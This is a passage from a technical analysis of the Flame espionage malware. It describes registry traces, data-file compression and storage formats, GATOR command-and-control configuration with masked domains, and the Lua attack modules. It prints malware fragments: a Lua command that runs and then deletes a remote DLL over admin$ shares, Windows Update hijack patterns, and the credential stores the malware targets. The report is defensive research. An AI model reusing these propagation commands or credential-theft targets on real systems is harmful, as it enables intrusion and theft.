NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6314414    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6314604    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6315540    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6315727    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6332115    rundll32.exe 2388   RegSetValue  HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 102,
Data: c:\progra~1\common~1\micros~1\msaudio\wavesup3.drv
23:35:50,6732679    alg.exe      2848   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 102,
Data: c:\progra~1\common~1\micros~1\msaudio\wavesup3.drv
23:35:50,6733205    alg.exe      2848   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 102,
Data: c:\progra~1\common~1\micros~1\msaudio\wavesup3.drv
23:36:17,4627767    services.exe 748    RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS      Type: REG_SZ, Length: 102,
Data: c:\progra~1\common~1\micros~1\msaudio\wavesup3.drv
```

Figure 25 – Wave9 communications

```
23:34:29,5181519    wmiprvse.exe 2248   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 536
23:34:34,1793845    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 536
23:35:05,5405737    wmiprvse.exe 2472   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 536
23:35:39,6273171    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 144
23:35:39,6277806    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 144
23:35:39,6278907    rundll32.exe 2388   RegSetValue  HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6292151    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6293931    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:39,6294881    rundll32.exe 2388   RegSetValue  HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:35:50,6732487    alg.exe      2848   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:36:17,4627582    services.exe 748    RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:36:17,5738388    services.exe 748    RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:36:23,7643698    iexplore.exe 3240   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
```

```
23:36:43,0717217    iexplore.exe 3520   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
23:37:02,2292562    iexplore.exe 3632   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS      Type: REG_SZ, Length: 2, Data:
```

Figure 26 – Wave8 communications

4.3. Compression and table formats

The file ntcache.dat found among the DAT files contains logs from the inspected target computer. However, there are references for ntcache.dat as SFS Storage.

```
STORAGE.SFS.FILES.ntcache?dat.REINITIALIZE_ME
STORAGE.SFS.FILES.ntcache?dat.DELETE_ME
STORAGE.SFS.FILES.lmcache?dat.MAX_SIZE
STORAGE.SFS.FILES.lmcache?dat.BACKUPsKyWIper
```

Figure 27 –Winlogon.exe with injected code working with ccalc32.sys - procmon

We present the beginning of the binary format for ntcache.dat below.

```
0000000000: 02 30 30 30 30 30 30 31 | 45 5C 30 30 30 30 30 30  ☻0000001E\000000
0000000010: 30 30 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00  00
0000000020: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000030: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000040: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000050: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000060: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000070: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000080: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000090: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000B0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000D0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000E0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000F0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000100: 00 96 02 00 00 E6 57 1B | 5B 5E 88 CC 01 01 00 00   l☻  ŠW←[^ł╠☺☺
0000000110: 00 28 01 0A 00 00 00 FF | FF 00 00 43 00 4D 00 44   (☺◙        C M D
0000000120: 00 02 00 00 00 33 00 0C | 00 00 00 FF FF 00 00 44   ☻   3 ♀        D
0000000130: 00 45 00 53 00 43 00 0C | 00 00 00 42 00 47 00 66   E S C ♀   B G f
0000000140: 00 4C 00 6F 00 77 00 2A | 00 00 00 FF FF 00 00 52   L o w *        R
0000000150: 00 45 00 51 00 55 00 45 | 00 53 00 54 00 45 00 44   E Q U E S T E D
0000000160: 00 5F 00 46 00 49 00 4C | 00 45 00 5F 00 4E 00 41   _ F I L E _ N A
```

Figure 28 – Binary format of ntcache.dat (beginning)

We could not decide if the format is custom or just some strange binary format. A comparison with ~HLV473.tmp, a file that contains a list of running processes, reveals the sequences “78 DA ED” and “78 DA 73” standing for a zlib inflate compressed format.

```
0000000EF0: 00 00 00 00 00 00 00 00 | 00 00 00 00 2B A0 80 B1                +á
0000000F00: 01 06 00 00 00 78 DA ED | 9D 5B 6C 1D C7 79 C7 F7  x Ý [l  yÇ÷
0000000F10: 90 94 A2 9B 15 56 37 D3 | 94 AA 9E 28 B2 2C 2B 0A  V7 (  +
```

Figure 29 – "78 DA ED" compressed record in ntcache.dat

```
0000000000: 78 DA 73 E0 67 60 E0 65 | 60 60 60 01 E2 FF FF 19  xÚsàg`àe```â
0000000010: 18 18 81 34 63 02 1B 03 | 03 3F 10 E8 00 39 22 40  4c ?è 9"@
0000000020: CC 03 C4 1C 40 3C 81 E5 | BE 64 68 DB 19 90 1A B0  Ä @<  dhÛ °
```

Figure 30 – "78 DA 73" compressed record in ~HLV473.tmp

After decompression, we observe the following:

```
0000000000: 40 0F 00 00 0D 00 00 00 | 04 00 00 00 FF FF 00 00  @
0000000010: 01 00 00 00 01 60 06 00 | 00 0F 0F 0F 0F 2C 00 00  `  ,
0000000020: 00 14 00 00 00 0C 00 00 | 00 08 00 00 00 90 04 DF
0000000030: 19 55 86 CC 01 00 00 00 | 00 0F 0F 0F 0F 28 00 00  U  (
0000000040: 00 18 02 00 00 10 02 00 | 00 0C 02 00 00 FF FF 00
0000000050: 00 46 00 61 00 72 00 2E | 00 65 00 78 00 65 00 00   F a r . e x e
0000000060: 00 20 00 20 00 20 00 20 | 00 20 00 20 00 20 00 20
0000000070: 00 20 00 20 00 20 00 20 | 00 20 00 20 00 20 00 20
```

Figure 31 – "78 DA 73" compressed record decompressed beginning from ~HLV473.tmp – information on running processes inside (Far.exe)

We also found PPMd compression format in ntcache.dat, probably marked by "8F AF AC 84". This is used by some libraries and programs including 7-zip, winzip, perl Compress:PPMd.

```
0000000450: 00 00 00 00 02 00 43 01 | 24 65 B3 A9 3A AF 59 00      C $e :Y
0000000460: 00 00 55 00 00 00 8F AF | AC 84 0F 01 9A 46 20 4F    U    F  O
0000000470: ED 10 62 9C E0 42 02 D4 | 82 83 AF 02 6F CE DE 7D  b BÔ  o }
```

Figure 32 – "8F AF AC 84" PPMd compressed record in ntcache.dat

The same PPMd compression is used in the advnetcfg.ocx info-stealer (?) module:

```
.text:1002E2F4                  lea     eax, [ebp+var_24]
.text:1002E2F7                  push    eax
.text:1002E2F8                  push    4
.text:1002E2FA                  pop     ebx
.text:1002E2FB                  mov     [ebp+var_10], 84ACAF8Fh ; PMMD magic
.text:1002E302                  call    sub_1000C28D
.text:1002E307                  mov     byte ptr [ebp+var_4], 1
.text:1002E30B                  mov     ebx, eax
.text:1002E30D                  call    sub_1000C439
.text:1002E312                  mov     byte ptr [ebp+var_4], 0
```

Figure 33 – "8F AF AC 84" magic usage in advnetcfg.ocx

Many DAT files have the following structure: A table is stored in a file, containing key-value pairs. The key-value pairs are separated by multiple 0xFF characters (like padding), in some files with multiple 0xAE characters (Duqu often used 0xAE as well). Between the key and value 0xFF, 0xFE separates the data.

The ~DEB93D files contain Samba / nmb lookups in a proprietary table format




Figure 34 – "8F AF AC 84" PPMd compressed record in ntcache.dat

The table format is as follows: Ater 4 bytes header every record begins with UNIX timestamp (like 0x4FXX3651 in the figure), then "03 00 00" is some kind of record header, "22" refers to record length, but you should add 3, as the next "00 00 00" is not strictly related to the record, so the real payload without the "00 00 00" string is 0x22 bytes long.

Most of the records are readable queries like the ones above, but some contain raw samba protocol data.

The creation of ~DEB93D files are connected to nteps32 export functions, possibly EnableSHR, but this is not confirmed yet.

4.4. Data storage formats

Although the HLV and KWI file formats are not yet fully understood, these files contain data resembling to database table records and some records of the above described compressed formats.

From the extracted contents of some of these data files we found that they all (HLV, KWI, and even ntcache.dat) contain basic information on running processes. The information is about 1000-2000 bytes of redundant data. It contains the actual status of the running program, and in some cases, historical data as well. In some cases, they seem to contain screenshot related information besides the list of running processes.

Further investigations on these files indicated that the KWI files have different purpose as shown in the figures below:

```
HighSeverityStorageFileName - KWI989.tmp
LowSeverityStorageFileName - KWI988.tmp
```

Figure 35 – KWI file names found in ccalc32drv.sys, labels hint the purpose of the KWI files

```
%CommonProgramFiles%\Microsoft Shared\MSAudio\
%CommonProgramFiles%\Microsoft Shared\MSSecurityMgr\
%CommonProgramFiles%\Microsoft Shared\MSAPackages\
```

Figure 36 – Dat Storage – possible locations (this is the same as Nteps32 exports)

4.5. Logging file list

The malware saves ~rf<number> files in /windows/temp. This operation seems to be automatic, but perhaps it may also be remotely controlled. These files are encrypted with the E1 encryption algorithm (see above). After decryption, the file appears to be an SQLite3 database, storing information on drivers, directories, and file names.

Name	Object	Type	Schema
Media	table		CREATE TABLE Media (ID INTEGER PRIMARY KEY, Type INT NOT NULL, MediumDescription TEXT NOT NULL)
ID	field	INTEGER PRIMARY KEY	
Type	field	INT	
MediumDescription	field	TEXT	
States	table		CREATE TABLE States (Description TEXT NOT NULL, MediumId INT REFERENCES Media (ID), State BLOB)
Description	field	TEXT	
MediumId	field	INT	
State	field	BLOB	
Dirlist_States	table		CREATE TABLE Dirlist_States (Description TEXT NOT NULL, MediumId INT REFERENCES Media (ID), State BLOB)
Description	field	TEXT	
MediumId	field	INT	
State	field	BLOB	
Files	table		CREATE TABLE Files (MediumId INT REFERENCES Media (ID), FileName BLOB NOT NULL, Size INT NOT NULL, LastModification DATE NOT NULL, P...
MediumId	field	INT	
FileName	field	BLOB	
Size	field	INT	
LastModification	field	DATE	
Parsed	field	INT	
LastSeen	field	DATE	
PST_States	table		CREATE TABLE PST_States (FileName BLOB NOT NULL, Size INT NOT NULL, LastModification DATE NOT NULL, State INT NOT NULL)
FileName	field	BLOB	
Size	field	INT	
LastModification	field	DATE	
State	field	INT	
idx_States	index		CREATE UNIQUE INDEX idx_States ON States (Description, MediumId)
ids_Dirlist_States	index		CREATE UNIQUE INDEX ids_Dirlist_States ON Dirlist_States (Description, MediumId)
idx_Files	index		CREATE UNIQUE INDEX idx_Files ON Files (FileName, Size, LastModification, MediumId)
idx_Files_LastSeen	index		CREATE INDEX idx_Files_LastSeen ON Files (LastSeen)
ids_Pst_States	index		CREATE UNIQUE INDEX ids_Pst_States ON PST_states (FileName, Size, LastModification)

Figure 37 – SQLite database format for ~rf files [file db]

	MediumId	FileName	Size	LastModification	Parsed	LastSeen
173	1	C	13649	12777416022000	0	1318373621
174	1	C	616	12603830232000	0	1318373621
175	1	C	38554	12777416020000	0	1318373621
176	1	C	204664	12956213612000	0	1318373621
177	1	C	23472	12814074110000	0	1318373621
178	1	C	3813	12777416024000	0	1318373621
179	1	C	5564	12603830204000	0	1318373621
180	1	C	16066	12943148481001	0	1318373621
181	1	C	0	12921070998582	0	1318373621
182	1	C	32803	12777416018000	0	1318373621
183	1	C	1441	12831095310000	0	1318373621
184	1	C	2689	12922325313001	0	1318373621
185	1	C	17982	12918599442001	0	1318373621
186	1	C	17992	12883433442001	0	1318373621
187	1	C	18002	12940490895001	0	1318373621
188	1	C	18002	12945859860001	0	1318373621
189	1	C	35068	12935886435001	0	1318373621
190	1	C	35147	12938037804001	0	1318373621
191	1	C	35147	12941337666001	0	1318373621
192	1	C	35147	12943148475001	0	1318373621
193	1	C	35147	12948525762001	0	1318373621
194	1	C	35147	12959042366001	0	1318373621
195	1	C	35147	12961283059001	0	1318373621
196	1	C	27672	12959918144000	0	1318373621
197	1	C	43415	12958571724000	0	1318373621

Figure 38 –File list of the file system in the ~rf files

Discussion:

Storing full directory listing in SQLite databases is something you won't expect from a malware. It's very strange as it raises complexity and the need for space, and in addition it leaks information through the database structure.

Note that the "SQLite browser" application cannot see full filenames as they are stored in Unicode format in blob entries, and the first \x00 stops viewing them.

4.6. Saving additional information

The malware is curious about lot of things. Some examples from the long list of interests are shown in the figure below:

```
HKLM\Security\Policy\PolSecretEncryptionKey – string double compressed in res146
select * from CIM_HostedAccessPoint↑ ? root\cimv2▲ ? Access PointsW –string from
res146, compressed F
HKIU\Software\Microsoft\office -?? res146 compressed string
HKIU\Software\Adobe\Adobe Acrobat – surely interesting from propagation
perspective. res146 compressed string
HKIU\Network – res146 compressed string
HKLM\SAM\SAM\Domains\Account\F♥ P – string from res146 compressed strings
```

Figure 39 – Items the malware is interested in

5. C&C communication

C&C communication is defined under the name GATOR. Resource 146 contains key-value pairs or templates related to GATOR configuration.

```
GATOR.CMD.SUCCESS_VALIDITY
GATOR.LEAK.MIN_BYTES_TO_LEAK
GATOR.LEAK.SUICIDE_LOG_LEAK_SIZE
GATOR.LEAK.BANDWITH_CALCULATOR.LEAK_SECS
GATOR.INTERNET_CHECK.MIN_TIME_BETWEEN_CHECKS
GATOR.INTERNET_CHECK.CURRENT_FAILURES_COUNT
GATOR.INTERNET_CHECK.SERVERS.size
GATOR.INTERNET_CHECK.SERVERS.1.prev
GATOR.INTERNET_CHECK.SERVERS.1.next
GATOR.INTERNET_CHECK.SERVERS.1.data
GATOR.INTERNET_CHECK.SERVERS.1.data.TIMEOUT
GATOR.INTERNET_CHECK.SERVERS.1.data.URL
GATOR.INTERNET_CHECK.SERVERS.1.data.VALIDITY
(servers are stored in the file from 1 to 6)
GATOR.SERVERS.size
GATOR.SERVERS.first
GATOR.SERVERS.last
GATOR.SERVERS.free
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.next
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.data.USESSL
GATOR.SERVERS.1.data.PORT
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.prev
(gator servers are defined from 1 to 5)
```

Figure 40 – Gator communication related data in resource 146 of mssecmgr.ocx (main module)

We received information of more than 50 different domain names related to the C&C communication and more than 15 distinct IP addresses. C&C servers are changed frequently by changing the IP address of the particular host/domain name (the well-known fluxing technique used by botnets).

Many more configuration settings and logs for C&C communications can be found in the to691.tmp file.

```
C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\secindex.dat
https://XXXX.info:443/cgi-bin/counter.cgi
https://XXXX.info:443/cgi-bin/counter.cgi
…
GATOR.SERVERS.1.data.SITE
SINGLE_CMD_RUNNER
GATOR.SERVERS.1.data.SITE XXXX.info->XXXXX.com
GATOR.SERVERS.1.data.URL cgi-bin/counter.cgi->wp-content/rss.php
…
GATOR.SERVERS.-1.SITE [NoValue]->XXXX.info
GATOR.SERVERS.-1.USESSL [NoValue]->False
GATOR.SERVERS.-1.TIMEOUT [NoValue]->180000
GATOR.SERVERS.-1.URL [NoValue]->wp-content/rss.php
GATOR.SERVERS.-1.PORT [NoValue]->80
GATOR.SERVERS.-1.PASSWORD [NoValue]->LifeStyle2
…
XXX.info
SINGLE_CMD_RUNNER
P_CMDS.RESTORE_REDIRECTION_STATE
SINGLE_CMD_RUNNER
SINGLE_CMD_RUNNER
P_CMDS.RESTORE_REDIRECTION_STATE.SECS_BETWEEN_RUNS [NoValue]->87654
P_CMDS.RESTORE_REDIRECTION_STATE.MAX_RUNS [NoValue]->2
P_CMDS.RESTORE_REDIRECTION_STATE.CMD_BUF [NoValue]->BUF_SITE:271 CRC:525FXXXX
P_CMDS.RESTORE_REDIRECTION_STATE.NUM_OF_RUNS [NoValue]->0
SINGLE_CMD_RUNNER
SINGLE_CMD_RUNNER
GATOR.LEAK.NEXT_REQUEST_TIME 314821->1222222222
GATOR.LEAK.NEXT_REQUEST_SYS_TIME 133XXX2106->1222222222
SINGLE_CMD_RUNNER
SINGLE_CMD_RUNNER
MANAGER.FLAME_ID 13XXXXX15X->13
SINGLE_CMD_RUNNER
SINGLE_CMD_RUNNER
GATOR.CMD.NEXT_REQUEST_TIME 340504->0
…
COMAGENT
COMAGENTWORKER
WEASEL
IDLER
CommandExecuter
CommandFileFinder
MICROBE
MICROBE_SECURITY
GadgetSupplierWaitThread
MICROBE_SECURITY
MICROBE
SINGLE_CMD_RUNNER
C:\WINDOWS\system32\advpck.dat
C:\WINDOWS\system32\advpck.dat, EnableTBS
```

```
C:\WINDOWS\system32\advpck.dat
C:\WINDOWS\system32\ntaps.dat, EnableSHR
C:\WINDOWS\system32\ntaps.dat, EnableOFR
SINGLE_CMD_RUNNER
```

Figure 41 – To691.tmp strings on C&C communications and other activity

6. Attack details – dictionary and scripts

The file dstrlog.dat contains a ClanDB for names and terms used by the malware, an SQLite database used for attacks. This file is loaded through libclandb.lua by SQL commands, and the database is accessed using LUA scripts. We disclose detailed description of the SQLite database to show the SQL tables used for attacks. The attackers even take care of versions, and update the structure if necessary. The sample below shows a version upgrade script.

```
if userVer == 1 or userVer == 2 then l_26_0:exec("\n
ALTER TABLE entities ADD COLUMN tool_id INTEGER NULL;\n
ALTER TABLE entities ADD COLUMN first_update_dt DATETIME INTEGER NULL;\n
ALTER TABLE entities ADD COLUMN last_update_dt  DATETIME INTEGER NULL;\n
ALTER TABLE entities ADD COLUMN last_ip_update_dt DATETIME INTEGER NULL;\n
ALTER TABLE metadata ADD COLUMN first_update_dt DATETIME INTEGER NULL;\n
ALTER TABLE metadata ADD COLUMN last_update_dt DATETIME INTEGER NULL;\n
ALTER TABLE attack_log ADD COLUMN home_id INTEGER NULL;\n
ALTER TABLE attack_log ADD COLUMN date_dt DATETIME INTEGER NULL;\n
ALTER TABLE attack_queue ADD COLUMN min_attack_interval INTEGER NULL;\n
ALTER TABLE attack_queue ADD COLUMN home_id INTEGER NULL;\n            ALTER TABLE
attack_queue ADD COLUMN last_try_date_dt DATETIME INTEGER NULL;\n
ALTER TABLE attack_queue ADD COLUMN igno
re_max BOOLEAN INTEGER NOT NULL  DEFAULT 0;\n\n\t\t\tCREATE TABLE IF NOT EXISTS
cruise_attack_log (\n\t\t\t  log_id INTEGER NOT NULL REFERENCES
attack_log(line_id),\n\t\t\t  user_sid TEXT NOT NULL,\n\t\t\t  usersKyWIper TEXT
NULL\n\t\t\t);\n\n
\t\t\tCREATE TABLE IF NOT EXISTS options_per_entity (\n\t\t\t  entity_id INTEGER
NOT NULL,\n\t\t\t  attack_type TEXT NOT NULL,\n\t\t\t  cred_id INTEGER
NULL,\n\t\t\t  retries_left INTEGER NULL\n\t\t\t);\n\n            CREATE TABLE IF
NOT EXISTS  attack_params (\n                  attack_queue_id INTEGER NOT NULL,\n
name TEXT NOT NULL,\n
value NUMERIC NULL,\n\n
PRIMARY KEY(attack_queue_id, name)\n            );")
```

Figure 42 – ClanDB update if version is too old

There are a number of names and phrases in the database used in the code of the malware. Deeper analysis is needed to fully understand all these references. Here, we include the result of our initial investigation with a note that these interpretations might not be correct.

Boost: Possibly information gathering based on enquiries received from remote parties.

Flame: Common name for attacks, most likely by exploits. Ef_trace.txt relation. %temp%\dat3C.tmp and %systemroot%\\temp\\msdclr64.ocx related.

Flask: Attacks can be Jimmy or Flask. Probably Flask is one flame. Not sure.

Jimmy: A specific CLAN attack type, but also a flame. CLAN probably refers to a local network attack while flame can be anything. Based on dll: "c:\Projects\Jimmy\jimmydll_v2.0\JimmyForClan\Jimmy\bin\srelease\jimmydll\indsvc32.pdb" reference can be found in it

Movefile: No information

Munch: Installation/propagation mechanism related to windows update and web downloads. Strings and possibly code can be found in mscrypt.dat

```
MUNCH.GENERIC_BUFFERS.4.data.PATTERN
?*/windowsupdate/?/?elf?pdate/WSUS3/x86/Vista/WUClient-SelfUpdate-
ActiveX~31bf3856ad364e35~x86~~7.0.6000.381.cab*??
v6/windowsupdate/redir/wuredir.cab
v7/windowsupdate/redir/wuredir.cab
v8/windowsupdate/redir/muv3wuredir.cab
v9/windowsupdate/redir/muv4wuredir.cab
VISTA_7_VERSION_S
*/version_s.xml
MUIDENT
muident.cab
/windowsupdate/?/?elf?pdate/WSUS3/x86/Vista/wsus3setup.cab
download.windowsupdate.com/v6/windowsupdate/?/SelfUpdate/AU/x86/XP/en/wusetup.cab
/v9/windowsupdate/?/SelfUpdate/AU/x86/W2KSP2/*/wusetup.cab
/v9/windowsupdate/?/?elf?pdate/WSUS3/x86/Other/wsus3setup.cab
v7/windowsupdate/redir/wuredir.cab
v9/windowsupdate/redir/muv4wuredir.cab
```

Figure 43 – Munch attack related interesting strings

SFS: Storage files. Some DAT files, like ntcache.dat, lmcache.dat.

Snack: Related to Munch attack, possibly part of local propagation by exploit.

Spotter: Possibly some scanner

Transport: Replication method. Exploit-based propagation is most likely called flame, while that based on bad access permissions is a "Transport". E.g. "NU" or "NUSystem" refers to "net use" way of propagation.

```
 obj.REMOTE_PATH_TEMPLATES = {temp = string.format("\\\\%s\\admin$\\temp",
l_4_0.tgt), systemroot = string.format("\\\\%s\\admin$", l_4_0.tgt),
commonprogramfiles = string.format("\\\\%s\\%s$\\Program Files\\Common Files",
l_4_0.tgt, remoteSystemDrive)}
      obj.REMOTE_PATH_TEMPLATES.windir = obj.REMOTE_PATH_TEMPLATES.systemroot
      obj.REMOTE_LOCAL_PATH_TEMPLATES = {temp = "..\\temp"}
```

Figure 44 – Net use based propagation targets get configured

Euphoria: "EuphoriaApp" handling. Related to a "Flame" attack. Related to "mediaId". Possibly file leaking after successful attack.

BUENO_FLAME_DLL_KEY – pointer to a large 1 MB binary in wpgfilter.dat

CONFIG_TABLE : Referred from Lua code for configuration directives. Contains lot of parameters for attacks. Not sure which configuration is that.

Headache: Related to multiple attacks, possibly additional parameters or properties of the attacks.

Multiple phrases are related to animals in the malware:

Gator: Windowsupdate based internet-check. If everything successful, things go on. If not, then there is a minimum and maximum waiting time defined, and a multiplier to increase retries slowly.

Goat: Possibly C&C communications to GOAT servers

Frog: ??

Beetlejuice: ??

Microbe: ??

Weasel: ??

6.1. Some interesting Lua scripts inside the code

CRUISE_CRED.lua

The script gathers credential information from an already infected machine. More precisely, it cruises all the token objects to find the ones belong to the administrator or the

Administrators, Domain Admins groups. If it is successful, it updates cruiseAttackLog in the "CLAN" database by means of the user sd and the user name. For more information, please see the Tables *creds* and *cruise_attack_log* in Figure 48.

basic_info_app.lua

The script gathers basic information about an infected computer such as the flame version it has been infected with, the computer name, the ip address of the machine. Furthermore, it books various parameters about the nature of information leak (e.g., AVERAGE_LEAK_BANDWIDTH, LAST_LEAK_TO_INTERNET, MEDIA_LEAKS_FROM_THIS_ COMPUTER, etc). Note that the FLAME_VERSION parameter must have been used to avoid the reinfection of the same computer and also to update flame if it is neccessary.

clan_seclog.lua

The script parses the Security log by searching for certain event Ids and retrieves the correspondig username and ip information from it. It is supposedly used to collect information about the traces of infection, or the credentials and source IPs used to authenticate to the infected machine. The script examines the following event Ids, where the corresponding log entries store the required pieces of information (Account Name, User Name and IP address)

Event Id: 540 – Refers to successful network logon. Among various parameters the log stores the User Name and Source Network Address as well.

Event Id: 672 – Refers to Authentication Ticket Granted Audit event. In case of Windows, the Kerberos authentication uses the optional pre-authentication phase before issuing an authentication ticket by checking the credentials of the client. If the client successfully authenticated to the workstation, Windows puts a log entry with event id 672 into the Security log in order to demonstrate the successful initial logon event.

Event Id 673: - Refers to Service Ticket Granted Audit event. Once the authentication ticket is granted a service ticket have to be gained. If it is so, the client could successfully logon to the domain, and Windows puts a log entry with the 673 event Id to the Security Log.

Event Id 680: - Refers to Account Used for Logon by: <authentication package> .

json.lua: json related string functions only

casafety.lua: "CLANattack safety" tries to find out processes, registry information and similar related to ESET, KAV, McAfee, TrendMicro, and list from THREATENING_

PROGRAMS. Basically it's used to get information on how secure is to use the host from the perspective of the attacker.

Some file names that are referred from code:

ATTACK_FLAME_STARTLEAK: uses "%temp%\\~txqvsl.tmp"
ATTACKOP_FLASK_PRODS: uses "%temp%\\~mso2a2.tmp"
ATTACKOP_JIMMY_PRODS: uses "%temp%\\~dra53.tmp"
4784.dll creates the ~dra52.tmp and ~a29.tmp

ATTACKOP_JIMMY.lua:

```
ctx.exec:exec({cmdLine = ctx.transport:expandLocal(string.format("cmd /c cd
\"%%temp%%\" &&(if exist \"%s\" start /wait rundll32 \"%s\",%s)&move /y
\"%%_systemroot%%\\temp\\~dra52.tmp\" \"~dra53.tmp\" &del /q \"%s\"",
remoteDLLBasename, remoteDLLBasename, dllExportedFunction, remoteDLLBasename)),
mofInfo = {confPath = "LUA.CLAN.JIMMY_MOF", fn = "svchost1ex.mof"}})
```

Below is a description of the attack DLL files used in the Jimmy attack.

```
00004784.dll – jimmy.dll – contains resource 164 "BIN"
-Resource 164 - ~60kbyte file, lot of 0x00 bytes, sparse information  -
contains extensions and string "Comodo" - encrypted
00005729.dll
00006411.dll
00004069.exe
```

Figure 45 – Internal executables/DLLs found in mssecmgr (main module)

```
ATTACKOP_FLAME.luac
ATTACKOP_FLAME_PRODS.luac
ATTACKOP_FLAME_STARTLEAK.luac
ATTACKOP_FLASK.luac
ATTACKOP_FLASK_PRODS.luac
ATTACKOP_JIMMY.luac
ATTACKOP_JIMMY_PRODS.luac
ATTACKOP_MOVEFILE.luac
ATTACKOP_RUNDLL.luac
CRUISE_CRED.luac
IMMED_ATTACK_ACTION.luac
MUNCH_ATTACKED_ACTION.luac
MUNCH_SHOULD_ATTACK.luac
NETVIEW_HANDLER.luac
NETVIEW_SPOTTER.luac
REG_SAFETY.luac
RESCH_EXEC.luac
```

```
SECLOG_HANDLER.luac
